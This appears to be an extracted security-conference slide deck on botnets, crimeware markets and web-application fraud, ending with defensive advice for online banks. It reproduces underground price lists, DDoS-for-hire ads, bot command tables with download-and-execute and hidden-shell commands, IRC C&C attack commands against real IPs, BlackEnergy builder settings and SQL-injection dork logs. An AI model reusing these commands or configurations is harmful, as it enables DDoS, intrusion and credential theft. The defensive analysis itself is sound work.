I can also offer you another deal, I will share the complete source code in exchange to access to a botnet with at least 4000 infected hosts because I don't have time to play around with me bot right now.



# Hire-a-malware-coder Pricing



- Other models exist for hire-a-malware-coder pricing
- Component/functionality based pricing

– Loader	€300
– FTP & Grabber	€150
– Assembler Spam bases	€220
– Socks 4/5	€70
– Botnet manager	€600
– Scripts	€70
– Assembler password stealers (IE, MSN, etc.)	€70
– AV-remover	€70
– Screen-grabber	€70

# Buying botnets...



MEMBERS LOGIN    ENTER

Home  
Price  
Stats  
Sign Up

October 26/2007  
Налетай на Е5 IT DE , идёт хороший подлив

October 23/2007  
Введена принудительная проверка грузимых файлов на предмет патчности , если файл патчится более чем 30% из тестируемых 11 антивирусов , то загрузка данной задачи прекращается и рядом с ней появляется уведомление . Проверка файлов производится через приватный сервис

October 16/2007  
Налетай не скучись покупай живой! а в почте микс и юсу

August 30/2007

Цены

Country	Price for 1k	
AU	300\$	<a href="#">Order now</a>
DE	220\$	<a href="#">Order now</a>
GB	210\$	<a href="#">Order now</a>
IT	200\$	<a href="#">Order now</a>
NZ	200\$	<a href="#">Order now</a>
ES	200\$	<a href="#">Order now</a>
US	110\$	<a href="#">Order now</a>
BG	100\$	<a href="#">Order now</a>
DK	100\$	<a href="#">Order now</a>
FR	100\$	<a href="#">Order now</a>
PT	100\$	<a href="#">Order now</a>
NL	100\$	<a href="#">Order now</a>
CA	80\$	<a href="#">Order now</a>
JP	80\$	<a href="#">Order now</a>
SE	70\$	<a href="#">Order now</a>
BR	60\$	<a href="#">Order now</a>
TR	60\$	<a href="#">Order now</a>
NO	50\$	<a href="#">Order now</a>

# Looking for a soft target?





# Intercepting Traffic – Man-in-the-browser




**System Reconfiguration**  
DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings

**Trojan Application**  
Local Proxy Agent

**OS Hooking**  
Keyloggers, Screen grabber

**TCP/IP Stack Interception**  
Packet inspection, pre/post SSL logging



**Man-in-the-browser**  
Malware hooks inside the Web browser



**Traditional Malware**  
Operates and intercepts data at points through which the Web browser must communicate




# API Hooking Malware



## Clean System



## Infected System





# MITB – Grabbing Login Credentials



- **Steal login credentials, and ask for more...**

## Pre-login

First page of login sequence is manipulated

## Login

Multiple fields & pages added to the login sequence

## Post-login

Authenticated user asked additional security questions

- **Requests for additional data are easy to socially engineer**
  - Ask for credit/debit card details, including PIN and CVV
  - Additional “security” questions – SSN, mothers maiden name, address, home phone number, mobile/cell phone number
  - Type in all numbers of one-time-keypad scratch-card
  - “Change password” for anti-keylogging partial-password systems
  - “Test” or “resynchronize” password/transaction calculators
- **SSL/TLS encryption bypassed, “padlock” intact**



# Using a botnet to attack...





## Agobot

Command	Description
harvest.cdkeys	Return a list of CD keys
harvest.emails	Return a list of emails
harvest.emailshttp	Return a list of emails via HTTP
harvest.aol	Return a list of AOL specific information
harvest.registry	Return registry information for specific regis
harvest.windowskeys	Return Windows registry information
pctl.list	Return list of all processes
pctl.kill	Kill specified process set from service file
pctl.listsvc	Return list of all services that are running
pctl.killsvc	Delete/stop a specified service
pctl.killpid	Kill specified process
inst.asadd	Add an autostart entry
inst.asdel	Delete an autostart entry
inst.svcadd	Adds a service to SCM
inst.svcdel	Delete a service from SCM

## SpyBot

Command	Description
delete <filename>	Delete a specified file
execute <filename>	Execute a specified file
rename <origfilename> <newfile>	Rename a specified file
makedir <dirname>	Create a specified directory
startkeylogger	Starts the on-line keylogger
stopkeylogger	Stops the keylogger
sendkeys <keys>	Simulates key presses
keyboardlights	Flashes remote keyboard lights 50x
passwords	Lists the RAS passwords in Windows 9x systems
listprocesses	Return a list of all running processes
killprocess <processname>	Kills the specified process
threads	Returns a list of all running threads
killthread < number >	Kills a specified thread
disconnect <number>	Disconnect the bot for number seconds
reboot	Reboot the system
cd-rom <0/1>	Open/close cd-rom. cd-rom 1 = open, cd-rom 0 = close
opencmd	Starts cmd.exe (hidden)
cmd < command >	Sends a command to cmd.exe

## SDbot

Command	Description
download <url> <dest> <action>	Downloaded specified file and execute if action is 1
killthread <thread#>	Kill specified thread
update <url> <id>	If bot ID is different than current, download “sdbot executable” and update
sysinfo	List host system information (CPU/RAM/OS and uptime)
execute <visibility> <file> parameters	Run a specified program (visibility is 0/1)
cdkey/getcdkey	Return keys of popular games e.g., Halflife, Soldier of Fortune etc.

# Botnet Command and Control



- **IRC Command and Control is still very far for botnet management**
- **Command language varies upon nature of botnet capabilities**

## Sdbot/Reptile

```
1: .udp 208.43.216.195 1995 999999999999 -s
2: .ddos.ack 208.43.216.195 1995 999999999999 -s
...typically used for DDoS
```


## Rbots

```
1: scan.start ms08_067_netapi 25 3 download+exec x.x.x.x
2: .scan 75 1 201.x.x.x 2 1 201.x.x.x
3: .root.start lsass_445 100 3 0 -r -s
...scan hosts within a Class-A for port 443 and attempt to exploit (Conficker)
```

```
:server6.br.gov 001 [00|USA|XP|010841] :welcome to the br.gov IRC Network [00|USA|XP|010841]!SP2-174@server6.br.gov
:server6.br.gov 002 [00|USA|XP|010841] :Your host is server6.br.gov, running version Unreal3.2-beta19
:server6.br.gov 003 [00|USA|XP|010841] :This server was created Sun Feb 8 18:58:31 2004
:server6.br.gov 004 [00|USA|XP|010841] server6.br.gov Unreal3.2-beta19 iowghraAsORTVSXNCWqbBzdHtGp lvhopsmtikrrRcaqoALQbsekVfMGCUZN
:server6.br.gov 005 [00|USA|XP|010841] MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20 AWAY
:server6.br.gov 005 [00|USA|XP|010841] WALLCHOPS WATCH=128 SILENCE=5 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&%+ CHANMODES=be,kfL,1,psmmtirRcoAQK
this server
:server6.br.gov 422 [00|USA|XP|010841] :MOTD File is missing
:[00|USA|XP|010841] MODE [00|USA|XP|010841] :+i
MODE [00|USA|XP|010841]
:server6.br.gov 221 [00|USA|XP|010841] +i
JOIN #vc h3fty
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:[00|USA|XP|010841] !SP2-174@12.68.100.97 JOIN :#vc
:server6.br.gov 332 [00|USA|XP|010841] #vc :!asc -s -s!http http://glx078.***.e.com/p -s!asc s 33 3 0 -a -e -s!asc s 63 3 0 -b -e -r -s
:server6.br.gov 333 [00|USA|XP|010841] #vc ss 1230830096
:server6.br.gov 353 [00|USA|XP|010841] @#vc :[00|USA|XP|010841]
:server6.br.gov 366 [00|USA|XP|010841] #vc :End of /NAMES list.
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE #vc
:server6.br.gov 324 [00|USA|XP|010841] #vc +smntVMCu
:server6.br.gov 329 [00|USA|XP|010841] #vc 1230158040
PING :server6.br.gov
PONG server6.br.gov
PING :server6.br.gov
PONG server6.br.gov
```

**Sample bot command sequence**

# DDoS Mechanics



1. Hosts infected with malware via drive-by-download
2. At a specified date & time they launch their attack

5,000 home DSL users launching a simultaneous attack can create:  
\* 1.3 Gbps traffic volume,  
\* 150m emails per hour,  
\* 250k transactions per second

3. Combined volume of attack traffic causes the target to stop functioning

# DDoS Tools



**DDoS Tools**

File (F) Functions (N) About (B)

Online PC DDOS Update IP Setting

Common Attack: WEB Attack:  
 [01]SYN Flood [02]ICMP Flood [07]NoCache Get Flood  
 [03]UDP Flood [04]UDP Small Size [08]CC Attack  
 [05]TCP Flood [06]TCP Mult-Connect [09]HTTP GET Nothing

Use Selected PCs

Target: <http://www.target.com/show.asp?id=123>

Attack Type: 08 Thread: 10 PC Num:

Auto Select PCs

Type: 03	Thread: 10	Num: 100	Target
Type: 03	Thread: 10	Num: 100	Target
Type: 03	Thread: 10	Num: 100	Target
Type: 03	Thread: 10	Num: 100	Target
Type: 03	Thread: 10	Num: 100	Target
Type: 03	Thread: 10	Num: 100	Target

Target should be IP,DNS,and Webpage Url.Only CC Attack need

IP Example: 202.199.24.35  
 DNS Example: www.baidu.com  
 URL Example: <http://www.abc.com/show.asp?id=123>  
<http://www.abc.com/index.html>

Succeed to send [File Manage] command | Listen On Port 8090 Succeed | Total Online [0]

**[ BlackEnergy DDoS Bot ]**

Server: <http://somehost.net/stat.php>  
 Request rate: 10 (in minutes)

Outfile: \_bot.exe

Build

BlackEnergy DDoS Bot; ver 1.4.5 (with H')

By: CRASH allmyhate.host.sk

成功发送 [文件管理]

Default command (if can't connect to server):  
 wait

Execute after 30 minutes (0 - execute immediately)

ICMP Freq: 10  
 ICMP Size: 2000  
 SYN Freq: 10  
 HTTP Freq: 100  
 HTTP Threads: 3  
 TCP/UDP Freq: 50  
 UDP Size: 1000  
 TCP Size: 1000  
 Spoof IP's: 0 (1 - ON; 0 - OFF)  
 Build ID: E3FFD150



# Brute force Accounts



- Brute force tactics dependent upon application
  - Horizontal and vertical brute forcing
- Consider 80,000 botnet
  - \$200 per 24 hours
  - 30rps per bot
  - 207,360,000,000 guesses per day

The screenshot shows a forum post on GhostMarket.Net. The post is titled "New DDoS service - attack service 80000 to 120000 bots". It includes a reply from a user offering serious DDoS attack services from 10 Gbps to 100 Gbps, mentioning they always have between 80,000 and 120,000 bots on their IRC channel. The user specifies attack types like SYN, TCP, ICMP, UDP, HTTP, HTTPS, and NEWSYN, and claims to be able to take down any website even if it's DDoS protected. They offer a free 3-minute demonstration and accept LIBERTYRESERVE ONLY.

Ghost Market  
A New Era To Virtual Marketing

MasterCard  
VISA

FAQ  
REGISTER

Board index < Hacking/Cracking Market < Bot Bin/Sources + Bots

It is currently Fri Aug 28, 2009 2:38 pm

New DDoS service - attack service 80000 to 120000 bots

Reply to topic ▾ Thu Jul 16, 2009 10:17 am

New DDoS service - attack service 80000 to 120000 bots

Hello,

I offer serious DDoS attack service from 10 Gbps to 100 Gbps.

I always have between 80,000 and 120,000 bots on my IRC channel.

Type of attack : SYN - TCP - ICMP - UDP - HTTP - HTTPS - NEWSYN

I can take down every website even if DDoS protected.


Price start from 200 \$ USD 24 hours.

AVAILABLE : Free 3 minutes demonstration of attack.

I accept LIBERTYRESERVE ONLY.

TOPIC STICKIED

# Botnet SQL Injection (SQLi)





# Automated SQL Injection with search engines



- Several commercial SQL Injection tools make use of backend services/C&C to receive latest exploits

```
<Scan_Google> [milw0rm] Joomla Component Expose <= R0  
  Vulnerability - http://www.milw0rm.com/exploits/4194  
<Scan_Google> [milw0rm] QuickEStore <= 8.2 (insertord  
  Vulnerability - http://www.milw0rm.com/exploits/4193  
<Scan_Google> [milw0rm] Vivo CMS <= 3.4 (index.php)  
  Exploit - http://www.milw0rm.com/exploits/4192  
<Scan_Google> [milw0rm] Pictures Rating (index.php ms  
  Vulnerability - http://www.milw0rm.com/exploits/4191  
<Scan_Google> [milw0rm] Data Dynamics ActiveBar Actiu  
  Insecure Methods - http://www.milw0rm.com/exploits/4190  
<Scan_Google> [milw0rm] Expert Advisor (index.php id  
  Vulnerability - http://www.milw0rm.com/exploits/4189  
<Scan_Google> [milw0rm] Flash Player/Plugin Video file parsing Remote Code  
  Execution POC - http://www.milw0rm.com/exploits/4188  
<h3x8z5o1> !scan phpBB Module SupaNav 1.0.0  
<Scan_Google> [Scan] Started: phpBB - Dork: Module SupaNav 1.0.0 Engine: Google  
<Scan_Google> [Scan] Google Found: 150 Sites!  
<Scan_Google> [Scan] Cleaned results: 2 Sites!  
<Scan_Google> [Scan] Exploiting started!  
<Scan_Google> [Scan] Scan Finished Module SupaNav 1.0.0  
<h3x8z5o1> !scan Flash Player/Plugin Video file parsing Remote Code Execution POC  
<Scan_Google> [Scan] Started: Flash - Dork: Player/Plugin Video file parsing Remote  
  Code Execution POC Engine: Google  
<Scan_Google> [Scan] Google Found: 2679 Sites!  
<Scan_Google> [Scan] Cleaned results: 492 Sites!  
<Scan_Google> [Scan] Exploiting started!
```

```
<B-Scan> [Vuln] Exploiting 1089 on 1242 sites  
<A-Scan> [Vuln] Exploiting 3090 on 5468 sites  
<aaaaaaaweee> !string  
<A-Scan> [String] agenda.php?rootagenda= allinurl:/phpmyagenda/  
<B-Scan> [String] components/com_extended_registration/registration_detailed.  
inc.php?mosConfig_absolute_path= inurl:com_extended_registration  
<A-Scan> [Vuln] Exploiting 3120 on 5468 sites  
<aaaaaaaweee> !a components/com_extended_registration/registration_detailed.inc.php?mo  
sConfig_absolute_path= inurl:com_extended_registration  
<A-Scan> [Dork] inurl:com_extended_registration  
<A-Scan> [Bug] components/com_extended_registration/registration_detailed.inc.php?mos  
Config_absolute_path= [REDACTED]  
<A-Scan> [Scan] Scanning started now!  
<A-Scan> [Google] Started : inurl:com_extended_registration -  
components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu  
te_path= [REDACTED]  
<A-Scan> [Acco] Started : inurl:com_extended_registration -  
components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu  
te_path= [REDACTED]  
<B-Scan> [Vuln] Exploiting 840 on 2106 sites  
<B-Scan> [Vuln] Exploiting 1110 on 1242 sites  
<A-Scan> [Vuln] Exploiting 3150 on 5468 sites  
<B-Scan> [Vuln] Exploiting 1140 on 1242 sites  
<B-Scan> [Vuln] Exploiting 1170 on 1242 sites  
<B-Scan> [Vuln] Exploiting 1200 on 1242 sites
```

- Many rely upon search engine queries to identify likely vulnerable Web servers before commencing their automated attack



# Botnet SQL Injection (newer)



## Botnet Master




New exploit available

**metasploit**

Attack sites  
vulnerable to ....  
... inject the  
following iFrame ...

## CnC Server actions:

1. Query Google
2. Compile list of targets
3. Batch targets
4. Issue batches
5. Manage batch results



# Blind SQLi

- **Very slow to enumerate a database**
  - Pentesters and tools may “prove” the vulnerability exists – but too time consuming to do it for real
- **Add botnet agents to the mix...**
  - 10,000 bot agents
  - Parallel SQLi on a single host = ~30 rps (4 rps SSL)
  - $1.08 \times 10^9 \text{ rph}$   
 $(1.44 \times 10^8 \text{ rph SSL})$



# Where Botnets Excel...



- When attacking Web applications, botnets excel at:
  - Application saturation
  - Brute-forcing & iterative processing
  - Bypassing threshold protection
  - Intercepting user credentials
  - Automating user processes
  - Prompt attacks against newly disclosed vulnerabilities





# Along for the botnet ride?




What can  
you do about this threat?



# Protection Improvement Mindset



- **Most important factor? – reduce complexity**
  - Is it likely additional pages or fields would be spotted by a customer?
  - Is it clear to the customer what's expected of them?
  - How many pages must customers navigate through or scroll through?
  - Are all the steps logical?
  - Are important questions and steps presented as text or as graphics?
  - How would a customer recognize changes to page content?
  - Could the interface be simplified further?





# Location Limitations



- **Geographically distributed attacks**
  - Multiple requests from very different locations
  - DHCP churn can affect sources as well (depending on length of attack)
- **Can't really block by country or netblock**
- **IP churn may result in wrong customers being blocked during prolonged attacks**
- **Optimal Response...**  
*Throttling responses based upon IP/browser combo + maintaining state*





# All-in-one Portal Applications



- **Can the customer change everything online?**
  - Address details, delivery details, contact numbers, PIN numbers, passwords, password recovery questions, new accounts, etc.
- **What out-of-band verification of changes are there?**
  - Change notification sent to previous contact details?
  - Are there delays before going “live”?
- **How visible are customer initiated changes?**
  - What contact info has changed?
  - Change history goes back how far?
- **Transaction history in HTML and Print/PDF for reconciliation?**

## Obtain A New Password - Step 2 of 2

Step 2: Provide the following information. (All fields are required. You may use your tab key to move between fields.)

Work Phone Number:

Last 4 digits of your Social Security Number:

5 digit zip code for your billing address:

### Create a Password:

New Password: Your Password must:

- be 6 to 8 characters in length - at least one letter and one number
- not have spaces nor special characters (e.g &,>,",\$,@)
- be different from your User ID
- be different from your current Password

Re-Enter Password:

[Create New Password](#)

Done



# Backend Processing

- **How much protection/detection can be done with “backend” thresholds?**
  - Does the system implement thresholds on transactions per minute?
  - Is there a delay between creation of a new “payee” account, and ability to transfer money to that account?
- **Anomaly detection of transfers?**
  - Is information being shared on *To:* accounts?
  - Frequency of *To:* account by other customers
  - Could you identify a frequent mule account?
- **Identity Changes?**
  - Primary contact number changing to cellphone?



# Threat Trends



- **Botnets are...**
  - getting bigger,
  - getting smarter,
  - more resilient,
  - making more money.
- **Major scaling factor**
  - Just how fast can someone brute-force access?
  - What kinds of threshold triggers are needed for automated defense/response?

# Conclusions

- Application complexity is a root-cause
- Vigilance in monitoring applications and patching
- Increased investment by criminals in to new crimeware tools
- *Crimeware is a bigger Webapp threat than some angry pentester...*





# Further Reading...



- **Continuing Business with Malware Infected Customers**
  - <http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html>
- **Anti-fraud Image Solutions**
  - <http://www.technicalinfo.net/papers/AntiFraudImageSolutions.html>



**Thank You!**  
**Questions?**

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